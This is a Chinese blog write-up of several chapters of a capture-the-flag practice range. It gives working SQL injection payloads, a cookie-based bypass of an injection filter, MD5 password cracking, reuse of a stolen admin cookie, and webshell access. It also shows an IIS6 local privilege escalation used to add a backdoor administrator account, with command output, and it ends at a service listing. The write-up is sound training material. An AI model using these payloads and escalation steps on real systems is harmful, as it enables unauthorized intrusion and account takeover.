

封神台靶场尤里的复仇|第一第二第五第六第七章解题思路(持续更新)

原创

June_gjy 于 2021-01-02 17:35:13 发布 2034 收藏 10

分类专栏: [网络安全](#) 文章标签: [经验分享](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_50549897/article/details/112099578

版权



[网络安全](#) 专栏收录该内容

4 篇文章 1 订阅

订阅专栏

文章目录

- [一.第一章](#)
- [二.第二章](#)
- [三.第五章](#)
- [四.第六章](#)
- [五.第七章](#)
- [总结](#)

提示: 本文按照靶场题目推进顺序进行, 由于作者水平有限, 有讲述不当之处敬请批评指出, 有更好的解法欢迎在评论区发表。

本文将持续更新。靶场地址<https://hack.zkaq.cn/battle>

一.第一章

****sql注入****

首先通过id=2判断是否存在sql注入



接着判断注入类型，发现为数值型注入
关于如何判断注入类型请点击此处

接着用order by爆破字段数

关于字段数 [请点击此处](#)




发现它的字段数为2.

下一步利用联合查询寻找回显点, 构造


```
?id=1 and 1=2 union select 1,2
```

第二个字段出现在页面上即为回显点



构造以下语句查询数据库名为maoche

```
?id=1 and 1=2 union select 1,database()
```



接着查询数据库表名

```
?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1
```



猜测管理员账号密码在admin里

接着查询字段名，分别构造如下语句

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1
```

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1
```

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1
```

发现admin表里面有id ,username ,password三个字段构造以下语句查询管理员用户名

```
?id=1 and 1=2 union select 1,username from admin
```

查到用户名是admin，接着查询密码

```
?id=1 and 1=2 union select 1,password from admin
```

密码是hellohack

本题的flag为hellohack

二.第二章

一上来先用御剑扫网站后台

御剑1.5《想念初恋》BY: 御剑孤独 QQ:343034656

绑定域名查询 | 批量扫描后台 | 批量检测注入 | 多种编码转换 | MD5解密相关 | 系统信息

吸取绑定域名列表 | 开始扫描 | 停止扫描 | 继续扫描 | 暂停扫描 | 200 | 双击操作 | ASP.txt-使用 | ASPX.txt-使用 | DIR.txt-使用 | JSP.txt-使用 | 3xx | 403

外部导入域名列表 | 模式: HEAD - 速度极快 | 线程: 33 | 超时: 3 | 扫描信息: 扫描完成... | 扫描速度: 0/每秒

作业数量: 1

ID	地址	HTTP响应
1	http://59.63.200.79:8004/admin/login.asp	200
2	http://59.63.200.79:8004/admin/southidceditor/popup.asp	200
3	http://59.63.200.79:8004/admin123/login.asp	200
4	http://59.63.200.79:8004/admin/Login.asp	200
5	http://59.63.200.79:8004/editor.asp	200
6	http://59.63.200.79:8004/admin/SouthidcEditor/ewebeditor.asp	200
7	http://59.63.200.79:8004/upfile_photo.asp	200
8	http://59.63.200.79:8004/upfile_other.asp	200
9	http://59.63.200.79:8004/inc/config.asp	200
10	http://59.63.200.79:8004/UserReg.asp	200
11	http://59.63.200.79:8004/admin/SouthidcEditor/Upload.asp	200
12	http://59.63.200.79:8004/UserLogin.asp	200
13	http://59.63.200.79:8004/index.asp	200
14	http://59.63.200.79:8004/head.asp	200
15	http://59.63.200.79:8004/add.asp	200
16	http://59.63.200.79:8004/error.asp	200
17	http://59.63.200.79:8004/search.asp	200
18	http://59.63.200.79:8004/shownews.asp	200
19	http://59.63.200.79:8004/vote.asp	200
20	http://59.63.200.79:8004/help.asp	200
21	http://59.63.200.79:8004/inc/foot.asp	200
22	http://59.63.200.79:8004/unload_other.asp	200

添加 | 删除 | 清空

https://blog.csdn.net/weixin_50549897

企业网站管理系统

管理员登录

用户名称:

用户密码:

验证码: 请在左边输入

码: 3971

https://blog.csdn.net/weixin_50549897

发现一个管理员入口，但是要设法拿到账号密码才能登进去

用上一章的方法爆破字段数时发现字段数为10.

构造以下语句打算查询是否有admin这表

```
?id=171 union select 1,2,3,4,5,6,7,8,9,10 from admin
```

传参错误! 参数 的值中包含非法字符串!
请不要在参数中出现: and update delete ; insert mid master 等非法字符!

确定

正在传输来自 59.63.200.79 的数据...

https://blog.csdn.net/weixin_50549897

发现这样子，这是注入防护，只要出现关键字如select就会被拦截。查资料发现网站一般拦截get,post传参。因此我考虑把它放在cookie里发送。需要用到Modheader插件,谷歌，火狐浏览器都可以找到并安装。

Request headers

Name

Cookie

Value

id=171+union+select+1,2,3,4,5,6,7,8,9,10+from+admin

Comment

DONE

https://blog.csdn.net/weixin_50549897

在name里填入cookie，在Value里构造如下语句，原空格位置要用加号代替

```
id=171+union+select+1,2,3,4,5,6,7,8,9,10+from+admin
```

把网页上面的asp后面去掉，回车，语句成功被发送。



看到页面回显了2, 3, 7, 8, 9这五个数字, 说明admin这张表确实存在, 且有2, 3, 7, 8, 9这几个字段。我们想得到管理员账号密码的信息就要查看字段里的内容。我构造以下语句, 将2, 3, 7, 8, 9中任两个分别替换成username和password。

```
id=171+union+select+1,password,username,4,5,6,7,8,9,10+from+admin
```



发送后, 看到账号为admin, 密码信息为b9a2a2b5dff918c。按这个去提交发现不正确。猜测密码经过了MD5加密, 解密后得到密码为welcome 在线解密平台<https://www.somd5.com/>

输入让你无语的MD5

b9a2a2b5dff918c 解密

md5

welcome

https://blog.csdn.net/weixin_50549897

在我们一开始扫出来的管理员登录入口输入即可进入后台！

企业网站管理系统

无法找到该页

您正在搜索的页面可能已经删除。

请尝试以下操作：

- 确保浏览器的地址栏中的URL拼写正确。
- 如果通过单击链接而来到此页，请检查该链接是否正确。
- 单击 [后退](#) 按钮尝试访问之前浏览过的页面。

HTTP 错误 404 - 文件或目录 Internet 信息服务 (IIS)

技术信息 (为技术支持人员提供)

- 转到 [Microsoft 产品支持社区](#) 搜索解决方案。
- 打开“[IIS 帮助](#)”（在“帮助”菜单中）。
- 打开“[网站设置](#)”、“[常](#)

竟然成功进入了后台！ 拿走通关KEY，迎接下一关吧！
zkz{welcome-control}


https://blog.csdn.net/weixin_50549897

三.第五章


按照题目提示，用上一关中得到的cookie来登录管理员后台。上一关中在xss平台得到的含有flag的cookie的值去掉flag{***}后为ADMINSESSIONIDCSTRCSQ=LBMLMBCCNPFINOANFGLPCFBC

在打开web控制台在储存里修改cookie的值即可访问管理页面


修改为管理员cookie后请直接访问管理页面 [准备好了吗？](#)




然后我打开中国蚁剑进行连接（菜刀，冰蝎为同类工具。我的菜刀刚刚不小心被杀毒软件拦截了，后面我会演示菜刀使用，注意使用菜刀记得添加信任！！）




成功进入，我们在D盘里找到flag文件打开即可看到flag!!!





进入了该服务器后，打开C盘发现有flag.txt,但是发现我没有权限打开



我发现D盘是可以上传文件的，因此我准备了一个cmd.exe上传打算通过cmd提权。上传后右击cmd.exe选择用虚拟终端打开。输入whoami发现我只是个普通的用户。如果我要打开D盘的文件，我要把我变成高级用户。

此时输入net user june 123 /add打算添加一个名为june密码为123的用户。但是却发现拒绝访问。???

参考其他人的WP发现使用cmd需要用到外部接口wscript.shell。但是wscript.shell仍然在C盘，C盘我们仍然无法访问。那么就只能再上传一个已经组装好的wscript.shell，也就是iis6.exe。

我通过iis6.exe执行whoami从this exploit gives you a local system shell发现它已经给了我一个本地最高权限。我的权限已经变成了system.

```
D:\05\UploadFiles\> iis6.exe "whoami"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 420 davcddata.exe
[process walking]: 1336 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 1336
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]

D:\05\UploadFiles\> |
```

https://blog.csdn.net/weixin_50549897

我再次添加一个june用户，成功了！！（之前忘了截图因此我又输入了一次）

```
D:\05\UploadFiles\> iis6.exe "net user june 123 /add"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 420 davcddata.exe
[process walking]: 1564 iis6.exe
[process walking]: 2344 cmd.exe
[process walking]: 2904 w3wp.exe
[process walking]: 3952 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 3952
[Try 1 time...]
[Try 2 time...]
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user june 123 /add
[+]Done, command should have ran as SYSTEM!
```

帐户已经存在。

https://blog.csdn.net/weixin_50549897

再次用iis6.exe "net user june"发现我还是一个普通用户。需要把它变成一个管理员用户。因此我输入iis6.exe "net localgroup Administrators june /add"成功把我变成administrator!!!

```
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 420 davcddata.exe
[process walking]: 1736 cmd.exe
[process walking]: 2904 w3wp.exe
[process walking]: 3160 iis6.exe
[process walking]: 3952 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 3952
[Try 1 time...]
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user june
[+]Done, command should have ran as SYSTEM!
```

用户名	june
全名	
注释	
用户的注释	
国家(地区)代码	000 (系统默认值)
帐户启用	Yes
帐户到期	从不
上次设置密码	2021-1-2 14:37
密码到期	2021-2-14 13:25
密码可更改	2021-1-2 14:37
需要密码	Yes
用户可以更改密码	Yes
允许的工作站	All
登录脚本	
用户配置文件	
主目录	
上次登录	2021-1-2 14:46
可允许的登录小时数	All
本地组成员	*Administrators *Users
全局组成员	*None

命令成功完成。

https://blog.csdn.net/weixin_50549897

然后用tasklist -svc命令查看了这台服务器开启的服务，发现远程桌面服务termservice的pid是2444

```
D:\05\UploadFiles\> tasklist -svc
```

映像名称	PID	服务
System Idle Process	0	暂缺
System	4	暂缺
smss.exe	284	暂缺
csrss.exe	332	暂缺
winlogon.exe	356	暂缺
services.exe	404	Eventlog, PlugPlay
lsass.exe	416	HTTPFilter, PolicyAgent, ProtectedStorage, SamSs
svchost.exe	608	DcomLaunch
svchost.exe	672	RpcSs
svchost.exe	728	Dhcp, Dnscache
svchost.exe	756	LmHosts, W32Time
svchost.exe	792	AeLookupSvc, Browser, CryptSvc, dmserver, EventSystem, helpsvc, lanmanserver, lanmanworkstation, Netman, Nla, Schedule, seclogon, SENS, ShellHWDetection, TrkWks, winmgmt, wuauclt, WZCSVC
spoolsv.exe	952	Spooler
msdtc.exe	980	MSDTC
svchost.exe	1144	ERSvc
inetinfo.exe	1200	IISADMIN
svchost.exe	1960	RemoteRegistry
VGAAuthService.exe	2020	VGAAuthService
vmttoolsd.exe	2064	VMTtools
svchost.exe	2324	W3SVC
svchost.exe	2444	TermService
